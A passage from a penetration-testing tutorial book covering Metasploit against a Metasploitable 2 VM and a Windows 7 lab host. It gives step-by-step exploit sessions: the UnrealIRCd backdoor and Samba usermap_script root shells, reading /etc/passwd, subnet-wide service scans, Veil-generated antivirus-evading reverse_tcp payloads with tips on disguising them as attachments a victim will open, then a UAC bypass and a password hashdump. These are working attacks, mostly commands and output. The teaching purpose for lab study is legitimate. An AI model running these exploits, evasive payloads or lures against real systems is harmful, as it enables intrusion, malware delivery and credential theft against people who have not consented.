msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
```

Name	Current Setting	Required	Description
RHOST		yes	The target address
RPORT	6667	yes	The target port

## SETTING EXPLOIT OPTIONS

As you can see there are not a lot of options that need to be set. All that is needed is the remote host address:

***set RHOST 192.168.198.145(Metasploitable IP address )***

## PICKING A PAYLOAD

Now we need to pick a payload. Just type “*show payloads*” to display all payloads that are compatible with the exploit:

```
msf exploit(unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
```

Name	Disclosure Date	Rank	Description
cmd/unix/bind_perl		normal	Unix Command Shell
ll, Bind TCP (via Perl)			
cmd/unix/bind_perl_ipv6		normal	Unix Command Shell
ll, Bind TCP (via perl) IPv6			
cmd/unix/bind_ruby		normal	Unix Command Shell
ll, Bind TCP (via Ruby)			
cmd/unix/bind_ruby_ipv6		normal	Unix Command Shell
ll, Bind TCP (via Ruby) IPv6			
cmd/unix/generic		normal	Unix Command, Generic
cmd/unix/reverse		normal	Unix Command Shell
ll, Double reverse TCP (telnet)			
cmd/unix/reverse_perl		normal	Unix Command Shell
ll, Reverse TCP (via Perl)			
cmd/unix/reverse_perl_ssl		normal	Unix Command Shell
ll, Reverse TCP SSL (via perl)			
cmd/unix/reverse_ruby		normal	Unix Command Shell
ll, Reverse TCP (via Ruby)			
cmd/unix/reverse_ruby_ssl		normal	Unix Command Shell
ll, Reverse TCP SSL (via Ruby)			
cmd/unix/reverse_ssl_double_telnet		normal	Unix Command Shell
ll, Double Reverse TCP SSL (telnet)			

Unfortunately they are all command shells. A Meterpreter shell would be better than a command shell, and give us more options, but for now we will just use the generic reverse shell. This will drop us right into a terminal shell with the target when the exploit is finished.

Now, just type:

- ***set payload cmd/unix/reverse***

And then:

- *show options*

```
msf exploit(unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(unreal_ircd_3281_backdoor) > show options
```

Module options (exploit/unix/irc/unreal\_ircd\_3281\_backdoor):

Name	Current Setting	Required	Description
RHOST	192.168.198.145	yes	The target address
RPORT	6667	yes	The target port

Payload options (cmd/unix/reverse):

Name	Current Setting	Required	Description
LHOST		yes	The listen address
LPORT	4444	yes	The listen port

KALI LINUX

## SETTING PAYLOAD OPTIONS

For this payload all we need to do is set the LHOST command (the IP of our Kali Metasploit system) and then do a final “*show options*” to make sure everything is set okay:

```
msf exploit(unreal_ircd_3281_backdoor) > set lhost 192.168.198.146
lhost => 192.168.198.146
msf exploit(unreal_ircd_3281_backdoor) > show options
```

Module options (exploit/unix/irc/unreal\_ircd\_3281\_backdoor):

Name	Current Setting	Required	Description
RHOST	192.168.198.145	yes	The target address
RPORT	6667	yes	The target port

Payload options (cmd/unix/reverse):

Name	Current Setting	Required	Description
LHOST	192.168.198.146	yes	The listen address
LPORT	4444	yes	The listen port

KALI LINUX

Our RHOST (target) and LHOST (Kali system) values are correctly set.

We are golden, now just type “*exploit*”:

```
msf exploit(unreal_irc_32bit_backdoor) > exploit
[*] Connected to 192.168.198.145:6667...
[*] Started reverse double handler
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using
ad
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo kjtqV2upe6CYSZnu;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "kjtqV2upe6CYSZnu\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.198.146:4444 -> 192.168.198.145:43558)
7 -0400
```

Notice it says that a session is opened, but then it just gives you a blinking cursor.

You are actually sitting in a terminal shell with the target machine!

```
whoami
root
```

As you can see above, I typed “*whoami*” and the target system responded with “*root*”. The Root user is the highest level user that you can be on a Linux machine.

It worked!

All the standard Linux commands work with our shell that we have.

For instance we can display the password file:

```

cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false

```

We would have to crack the password file to get the actual passwords; we will take a look at this in the **Password Attacks Chapter**.

## Conclusion

In this chapter we learned how to use nmap to find open ports on a test target system. We also learned how to find out what services are running on those ports. We then found out how to find and use an exploit against a vulnerable service.

Next we will take a quick look at some of the scanners built into Metasploit that helps us find and exploit specific services.

# Chapter 8 – Metasploitable - Part Two: Scanners

## Introduction

In the last chapter we looked at scanning the system with Nmap to look for open ports and services. This time we will take a look at some of the built in auxiliary scanners that come with Metasploit.

Running our nmap scan produced a huge amount of open ports for us to pick and choose from. What many people don't know is that Metasploit comes with a substantial amount of built in scanners. These scanners let us search and recover service information from a single computer or an entire network!

So let's get started!

For this tutorial we again will be using our Kali system as the testing platform and the purposefully vulnerable Metasploitable 2 virtual machine as our target system.

## Using a Scanner

To find what scanners are available simply run “*msfconsole*” from a Kali command prompt. After Metasploit starts, type “*search scanner*” at the prompt:

```
msf > search scanner
```

```
msf > search scanner
Matching Modules
=====


| Name                                           | Rank   | Description                                 |
|------------------------------------------------|--------|---------------------------------------------|
| auxiliary/admin/smb/check_dir_file             | normal | SMB Scanner Check File/Directory Utility    |
| auxiliary/bnat/bnat_scan                       | normal | BNAT Scanner                                |
| auxiliary/gather/citrix_published_applications | normal | Citrix MetaFrame ICA Published Applications |
| auxiliary/gather/enum_dns                      | normal | DNS Record Scanner and Enumerator           |
| auxiliary/gather/natpmp_external_address       | normal | NAT-PMP External Address Scanner            |
| auxiliary/pro/nexpose                          | normal | PRO: Nexpose Scanner Integration            |
| auxiliary/pro/webscan                          |        |                                             |


```

Read down through the massive list to see what is available.

For this tutorial we will narrow our attention on the common ports that we found open. As a refresher here are the results from the nmap scan performed in the last chapter:

PORT	STATE	SERVICE
21/tcp	open	ftp
22/tcp	open	ssh
23/tcp	open	telnet
25/tcp	open	smtp
53/tcp	open	domain
80/tcp	open	http

Let's focus on Port 22, which is Secure Shell (ssh).

Go ahead and search Metasploit for ssh scanners:

```
msf > search scanner/ssh

Matching Modules
=====
| Name | Disclosure Date | Rank | Description |
|-----|-----|-----|-----|
| auxiliary/scanner/ssh/ssh_identify_pubkeys | normal | SSH Publ |
| auxiliary/scanner/ssh/ssh_login | normal | SSH Logi |
| auxiliary/scanner/ssh/ssh_login_pubkey | normal | SSH Publ |
| auxiliary/scanner/ssh/ssh_version | normal | SSH Vers |
```

Notice that several are available. We are just looking for version information for now, so we will use the “*auxiliary/scanner/ssh/ssh\_version*” module.

1. Type, “*use auxiliary/scanner/ssh/ssh\_version*”
2. Then “*show options*” to see what options you can use.
3. In this case all we have to do is “*set RHOSTS <IP>*” or remote host, which is our target.
4. Then just type “*exploit*” to run.

```
msf > use auxiliary/scanner/ssh/ssh_version
msf auxiliary(ssh_version) > show options

Module options (auxiliary/scanner/ssh/ssh_version):

| Name | Current Setting | Required | Description |
|-----|-----|-----|-----|
| RHOSTS | 192.168.198.145 | yes | The target address range or CIDR identifier |
| RPORT | 22 | yes | The target port |
| THREADS | 1 | yes | The number of concurrent threads |
| TIMEOUT | 30 | yes | Timeout for the SSH probe |

msf auxiliary(ssh_version) > set RHOSTS 192.168.198.145
RHOSTS => 192.168.198.145
msf auxiliary(ssh_version) > exploit

[*] 192.168.198.145:22, SSH server version: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_version) >
```

We see that our target is indeed running an SSH server and we see the software version:

“SSH-2.0-OpenSSH\_4.7p1 Debian-8ubuntu”

We could now use this information to search for an exploit.

Notice the command we set for the remote host is plural, RHOSTS, we can put in a whole range of systems here enabling us to scan an entire network quickly and easily to find ssh servers.

Now that we have the version number for SSH, we could try to find an exploit for it, or we could use another auxiliary module, “*auxiliary/scanner/ssh/ssh\_login*”, to try to brute force passwords using dictionary files. I will leave this exercise up to you.

# Using Additional Scanners

Some scanners return different information than others.

## MySQL

For example if we use the MySQL scan we get this:

```
msf> use auxiliary/scanner/mysql/mysql_version
msf auxiliary(mysql_version) > show options

Module options (auxiliary/scanner/mysql/mysql_version):

  Name      Current Setting  Required  Description
  ----  -
  RHOSTS    192.168.198.145  yes       The target address range or CIDR identifier
  RPORT     3306             yes       The target port
  THREADS   1                yes       The number of concurrent threads

msf auxiliary(mysql_version) > set RHOSTS 192.168.198.145
RHOSTS => 192.168.198.145
msf auxiliary(mysql_version) > exploit

[*] 192.168.198.145:3306 is running MySQL 5.0.51a-3ubuntu5 (protocol 10)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mysql_version) >
```

The scan reveals that MySQL 5.0.51.a is running.

But others can reveal some more interesting information. For instance, let's look at Telnet.

## TELNET

The Telnet version scanner can function in a couple different ways. If we use a username and password, it will try to log in to the service. If we don't it will just do a banner grab.

Notice that this is unlike the others we have covered so far; on the Metasploitable machine it does not return a version number, it performs a banner grab.

But sometimes you can find some very interesting information by using it.

Let's set the scanner up:

```

msf> use auxiliary/scanner/telnet/telnet_version
msf auxiliary(telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

  Name      Current Setting  Required  Description
  ----      -
  PASSWORD    
  RHOSTS        
  RPORT      23              yes       The target port
  THREADS    1               yes       The number of concurrent threads
  TIMEOUT    30              yes       Timeout for the Telnet probe
  USERNAME     
              no        The username to authenticate as

msf auxiliary(telnet_version) > set RHOSTS 192.168.198.145
RHOSTS => 192.168.198.145

```

Now, when we type exploit we see this:

```

msf auxiliary(telnet_version) > exploit

[*] 192.168.198.145:23 TELNET
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login:
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(telnet_version) >

```

Just looks like a bunch of text with no hint as to what level of software is running. But if we look closer, we can see something else:

Login with msfadmin/msfadmin to get started

*“Login with msfadmin/msfadmin to get started”*, looks like they are giving away the login credentials on the Telnet page!

Are you kidding me?

Let’s try it and see if it works:

```

root@kali:~# telnet -l msfadmin 192.168.198.145
Trying 192.168.198.145...
Connected to 192.168.198.145.
Escape character is '^]'.
Password:
Last login: Wed Oct 23 14:40:53 EDT 2013 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:09 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$

```

And we are in!

If we run the ID command, we can see that this user (which is the main user) is a member of multiple groups:

```
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
msfadmin@metasploitable:~$
```

We might be able to use this information to exploit further services.

Sounds kind of unbelievable that a company would include legit login credentials on a service login page, but believe it or not, it happens in real life more than you would believe.

## Scanning a Range of Addresses

What is interesting too is that with these scanner programs we have different options that we can set. For instance, let's run the SMB scanner:

```
msf> use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS     WORKGROUP        yes       The target address range or CIDR identifier
  SMBDomain  WORKGROUP        no        The Windows domain to use for authentication
  SMBPass                     no        The password for the specified username
  SMBUser                     no        The username to authenticate as
  THREADS    1                yes       The number of concurrent threads

msf auxiliary(smb_version) > set RHOSTS 192.168.198.145
RHOSTS => 192.168.198.145
msf auxiliary(smb_version) > exploit

[*] 192.168.198.145:445 is running Unix Samba 3.0.20-Debian (language: Unknown) (domain:WORKGROUP)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_version) >
```

Okay, we set the RHOSTS setting to 192.168.198.145 and it scanned it and returns the version of Samba that is running on it.

But what if we wanted to scan the entire network for systems that are running Samba?

This is where the beauty of the RHOSTS command comes into play. Instead of just scanning a single host, you can scan all 256 clients on the 192.168.198.0 network.

We use the same exact command, but modify the RHOSTS command like so:

```

msf> use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > set RHOSTS 192.168.198.0/24
RHOSTS => 192.168.198.0/24
msf auxiliary(smb_version) > set THREADS 255
THREADS => 255
msf auxiliary(smb_version) > exploit

[*] 192.168.198.1:445 is running Windows 7 Ultimate 7601 Service Pack (Build 1)
known) (name:GAME_PC) (domain:WORKGROUP)
[*] 192.168.198.145:445 is running Unix Samba 3.0.20-Debian (language: Unknown)
GROUP)
[*] Scanned 165 of 256 hosts (644% complete)
[*] Scanned 167 of 256 hosts (652% complete)
[*] Scanned 169 of 256 hosts (658% complete)
[*] Scanned 219 of 256 hosts (855% complete)
[*] Scanned 240 of 256 hosts (937% complete)
[*] Scanned 242 of 256 hosts (945% complete)
[*] Scanned 250 of 256 hosts (976% complete)
[*] Scanned 252 of 256 hosts (984% complete)
[*] Scanned 254 of 256 hosts (992% complete)
[*] Scanned 256 of 256 hosts (1000% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_version) >

```


Notice now it scanned all 256 hosts on the network and found the Samba running on our Metasploitable 2 machine at 192.168.198.145.

This makes things much easier if you are just scanning for certain services running on a network. I set the threads command too. This comes set to “1” as default. If you are scanning a local LAN, you can bump this up to 255 to make it go faster, or up to 50 if testing a remote network.

## Exploiting the Samba Service

While we are here, let’s look at exploiting the Samba (SMB) service. This will give us a little more practice in running exploits and get us used to finding and exploiting vulnerable services.

We know from the scanner that we just ran that the SMB service version is Unix Samba 3.0.20. Let’s do a quick Google search to see what we can find:



The first return is a “*username map script*” issue.

Let’s try that and see what we get.

Go ahead and search for samba/usermap:

```
msf> search samba/usermap

Matching Modules
=====
  Name                                     Disclosure Date             Rank
  ----                                     -
  exploit/multi/samba/usermap_script 2007-05-14 00:00:00 UTC    excellent
script" Command Execution
```

From the image above we see that the Rank is “excellent”.

Let’s use the “*info*” command on it and see what it says:

```
msf> info exploit/multi/samba/usermap_script
```

```
Basic options:
  Name      Current Setting  Required  Description
  ----      -
  RHOST      RHOST             yes       The target address
  RPORT      139               yes       The target port

Payload information:
  Space: 1024

Description:
  This module exploits a command execution vulnerability in Samba
  versions 3.0.20 through 3.0.25rc3 when using the non-default
  "username map script" configuration option. By specifying a username
  containing shell meta characters, attackers can execute arbitrary
  commands. No authentication is needed to exploit this vulnerability
  since this option is used to map usernames prior to authentication!
```

Looks like the exploit just needs the RHOST option set.

We don’t need to set a payload, as it automatically uses a Linux command shell. So, all we need to do is just use the exploit, set the RHOST value to our target Metasploitable system and run the exploit:

```
msf> use exploit/multi/samba/usermap_script
msf exploit(usermap_script) > set RHOST 192.168.198.145
RHOST => 192.168.198.145
msf exploit(usermap_script) > exploit

[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 0VEoTLhuMLsKylTS;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "0VEoTLhuMLsKylTS\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.198.146:4444
8 12:12:37 -0400

whoami
root
id
uid=0(root) gid=0(root)
```

And as you can see in the image above, the exploit worked, we are the super user “root”, verified with the “*id*” command which returns “*uid=0(root) gid=0(root)*”.

## Conclusion

In this section we learned how to use some of the built in scanners to quickly scan for specific services. Some professional pentesters no longer rely on nmap as the main tool in finding services. Many go for a quick kill by looking for specific vulnerabilities commonly available before turning to nmap. And some don’t use nmap at all.

Scanning for specific services that have a tendency to be vulnerable can be a quick way into a network. We looked at several of the core service scanners and learned how they function.

Shockingly, we were able to obtain clear text passwords from the telnet service.

Once we get a set of credentials, we could use the auxiliary scanners in Metasploit to further exploit the network. Just plug those credentials into one of the scanners and sweep the entire network to see what other systems that they would work on.

We only touched on a fraction of the scanners, there are many that we didn’t cover. It would be a good idea for you to take some time and look through them to see what they can do.

# Chapter 9 – Windows AV Bypass with Veil

## Resources

- <https://www.veil-evasion.com/powershell-payloads/>

## Introduction

We took a quick look at attacking a Linux host; now let ' s look at one of attacking a Windows host.

Many people think that if they are running an Anti-Virus and a firewall, that they are generally safe from hacker attacks. But the truth is far from that. Meet “*Veil*” a remote shell payload generator that can bypass many current Anti-Virus programs.

One part of penetration testing is getting past that pesky anti-virus. Veil is one way that we can accomplish this.

Many Anti-Virus programs work by pattern or signature matching. If a program looks like malware that it has been programmed to look for , it catches it. If the malicious file has a signature that AV has not seen before, many will dutifully say that the file is clean and not a threat.

If you can change or mask the signature of malware, or a remote shell in this case, then most likely AV will allow it to run and the attacker gets a remote connection to the system.

Veil, a new payload generator created by security expert and Blackhat USA class instructor Chris Truncer, does just that. It takes a standard Metasploit payload and through a Metasploit like program allows you to create multiple payloads that most likely will bypass anti-virus.

## Installing Veil

Veil was recently added to Kali, if typing “veil” at a terminal prompt does not start it, it may not be installed yet.

1. To install just type, “*apt-get update && apt-get install veil*”:

```
root@kali:/usr/share# apt-get update && apt-get install veil
```

2. Then to run the program just type, “*veil*”:

```
root@kali:/usr/share# veil
```

And this will bring you to the main menu:

```
Veil | [Version]: 2.0.5
[Web]: https://www.veil-evasion.com/ | [Twitter]: @veil evasion

Main Menu

18 payloads loaded

Available commands:

use          use a specific payload
update       update Veil to the latest version
list         list available languages/payloads
info         information on a specific payload
exit         exit Veil

[>] Please enter a command: 
```

Using Veil

The first thing to do is to list the available payloads using the “list” command:

```
Available payloads:

1)      native/hyperion      Normal
2)      native/pescrambler   Normal
3)      c/VirtualAlloc       Poor
4)      c/VoidPointer        Poor
5)      c#/VirtualAlloc      Poor
6)      c#/b64SubVirtualAlloc Normal
7)      powershell/DownloadVirtualAlloc Excellent
8)      powershell/PsexecVirtualAlloc Excellent
9)      powershell/VirtualAlloc Excellent
10)     python/AESVirtualAlloc Excellent
11)     python/ARCVirtualAlloc Excellent
12)     python/DESVirtualAlloc Excellent
13)     python/LetterSubVirtualAlloc Excellent
14)     python/MeterHTTPContained Excellent
15)     python/MeterHTTPSContained Excellent
16)     python/VirtualAlloc   Normal
17)     python/VoidPointer    Normal
18)     python/b64VirtualAlloc Excellent
```

The payloads are rated, and since we will be talking a little bit about PowerShell attacks (in the *Social Engineering* chapter) let’s use a power shell payload.

Just use the “use” command and the number of the payload. In this tutorial we will use the “powershell/VirtualAlloc” payload:

- 1. Type, “use 9”.

This will select the payload and present us with the following screen:

```
Veil | [Version]: 2.0.5
[Web]: https://www.veil-evasion.com/ | [Twitter]: @veilevasion
```

```
Payload: powershell/VirtualAlloc loaded
Available commands:
```

set	set a specific option value
info	show information about the payload
help [crypters]	show help menu for payload or crypters
generate	generate payload
exit	exit Veil
back	go to the main menu

```
[>] Please enter a command: 
```

2. We will just use the default values, so just type, “**generate**”.

Then you can choose to use Metasploit’s standard msvenom shellcode or choose your own. We will just choose the default, msfvenom.

3. Type “**I**” and enter:

```
[?] Use msfvenom or supply custom shellcode?
```

```
1 - msfvenom (default)
2 - Custom
```

```
[>] Please enter the number of your choice: 1
```

Next choose the type of shell; we will just use the default which is reverse\_TCP. This means that their computer will connect back to us.

4. Just press “**enter**” to accept default shell payload:

```
[*] Press [enter] for windows/meterpreter/reverse_tcp
[*] Press [tab] to list available payloads
[>] Please enter metasploit payload: 
```

5. Next Veil will ask for the IP address of the host machine that you are using. Enter the IP address of your Kali machine and press enter.

```
[>] Enter value for 'LHOST', [tab] for local IP: 192.168.198.137
```

6. Then enter the Local port that you will be using. I chose to use port 4000:

```
[>] Enter value for 'LPORT': 4000
```

7. You will then be asked to enter any MSVenom options that you want to use, we won’t be using any, so just press “**enter**” to bypass them.

And that is it! Veil will then generate our shellcode with the options that we chose.

8. Now we need to give our created file a name. I chose “CutePuppy”

```
[>] Please enter the base name for output files: CutePuppy
```

Okay, “CutePuppy” sounds a little odd, but remember, you want the target to open the file that you are sending them, so a bit of Social Engineering is required.

If you know they like cute puppies, then our chosen file name is perfect. But you could also name it “2013 Business Report”, or “New Job Requirements”. Whatever you think would be the best.

Veil now has all that it needs and creates our booby-trapped file.

```
Language: powershell
Payload: VirtualAlloc
Shellcode: windows/meterpreter/reverse_tcp
Options: LHOST=192.168.198.137 LPORT=4000
Source File: /usr/share/veil/output/source/CutePuppy.bat

[*] Your payload files have been generated, don't get caught!
[!] And don't submit samples to any online scanner! :)
[>] press any key to return to the main menu:
```

Our file will be stored in the “/usr/share/veil/output/source/” directory.

Just take the created .bat file and send it to our target. When it is run, it will try to connect out to our machine.

We will now need to start a handler listener to accept the connection.

## Getting a Remote Shell

To create the remote handler, we will be using Metasploit.

1. Start the *Metasploit Framework* from the menu or terminal (*mfconsole*).
2. Now set up the multi/handler using the following screen:

```
msf > use multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.198.137
lhost => 192.168.198.137
msf exploit(handler) > set lport 4000
lport => 4000
msf exploit(handler) > exploit
```

Be sure to put in the IP address for your machine and the port that you entered into Veil. They must match exactly.

Metasploit will then start the handler and wait for a connection:

```
[*] Started reverse handler on 192.168.198.137:4000
[*] Starting the payload handler...
```

Now we just need the victim to run the file that we sent them.



On the Windows 7 machine, if the file is executed, we will see this on our Kali system:

```
[*] Started reverse handler on 192.168.198.137:4000
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.198.132
[*] Meterpreter session 1 opened (192.168.198.137:4000 => 192.168.198.132:49209)
    at 2013-10-11 18:55:43 -0400

meterpreter >
```

A reverse shell session!

Then if we type “*shell*”, we see that we do in fact have a complete remote shell:

```
meterpreter > shell
Process 216 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Fred\Desktop>
```

### Conclusion

This should help prove that you cannot trust in your Firewall and Anti-Virus alone to protect you from online threats. Unfortunately many times your network security depends on your users and what they allow to run.

Instruct your users to never run any programs or open any files that they get in an unsolicited e-mail.

Blocking certain file types from entering or leaving your network is also a good idea.

And finally, using a Network Security Monitoring system will help track down what happened and what was compromised if the worst does happen.

## Chapter 10 – Windows Privilege Escalation by

# Bypassing UAC

## Introduction

The user Administrator in Windows has a lot of authority, but there are some things that even an Administrator cannot do. The user “Root” in Linux is the super “god” level user, and in Windows the user “System” is the super user account.

User Access Control (UAC) seemed to be a nuisance in the previous Windows version, and many companies just turned it off. Well UAC works very well in Windows 7, and using it on even the lowest security setting prevents many attacks that worked in Windows XP.


Even if we get a remote “administrator” level session in Metasploit, UAC will prevent us from doing some things, like obtaining password hashes. But there is a UAC bypass module in Meterpreter that will allow us to bypass this restriction and get system level, if the user account we compromise is an administrator.

In this section we will learn how to escalate our privileges from an administrator level user to system level by bypassing UAC and creating a new session.

## UAC Bypass

In this tutorial we will start with an active Meterpreter session with a Windows 7 system and a user that has administrator level rights.

1. First we want to background the session. Then if we run the “*sessions*” command we see that the only open Meterpreter session is session 1:



```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > sessions

Active sessions
=====
```

Id	Type	Information	Connection
1	meterpreter	x86/win32 WIN-LOANLOTDQLU\Fred @ WIN-LOANLOTDQLU	192.168.198.134:443 -> 192.168.198.132:49644 (192.168.198.132)

2. Now we need to use the *bypassuac* exploit:

```
msf exploit(handler) > use exploit/windows/local/bypassuac
```

3. Type “*show options*” to see what options we need to provide:

```
msf exploit(bypassuac) > show options
Module options (exploit/windows/local/bypassuac):

  Name      Current Setting  Required  Description
  ----      -
  SESSION    yes              yes       The session to run this module on.

Exploit target:

  Id  Name
  --  -
  0    Windows

msf exploit(bypassuac) >
```

4. The only option we need to set is the “*set session*” option. Go ahead and set it to our active session, session one in this case, by using the set command:

```
msf exploit(bypassuac) > set session 1
session => 1
```

5. And finally type “*exploit*” to run the bypass UAC module:

```
msf exploit(bypassuac) > exploit

[*] Started reverse handler on 192.168.198.134:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Checking admin status...
[+] Part of Administrators group! Continuing...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Uploaded the agent to the filesystem....
[*] Sending stage (752128 bytes) to 192.168.198.132
[*] Meterpreter session 2 opened (192.168.198.134:4444 -> 192.168.198.132:49645)
    at 2013-09-20 11:26:31 -0400

meterpreter >
```

Excellent, you can see that the user was in fact a member of the administrators group, the UAC Bypass worked, and a new session is created.

Now if we try “*getuid*” again, we see it still says it is user Fred. But if we run “*getsystem*” it works!

```
meterpreter > getuid
Server username: WIN-LOANLOTDQLU\Fred
meterpreter > getsystem
...got system (via technique 1).
meterpreter >
```

Now if we type “*getuid*” it verifies that we indeed have System level, or as far as Windows is concerned, “god level rights”.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Now, if we want we can dump the system password hashes with the “*run*

`post/windows/gather/hashdump`” command:

```
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY ba8fa74a35101557f211c6b317b1db8a...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

Alice:"password"
Bob:"my name"
George:"secured"
```

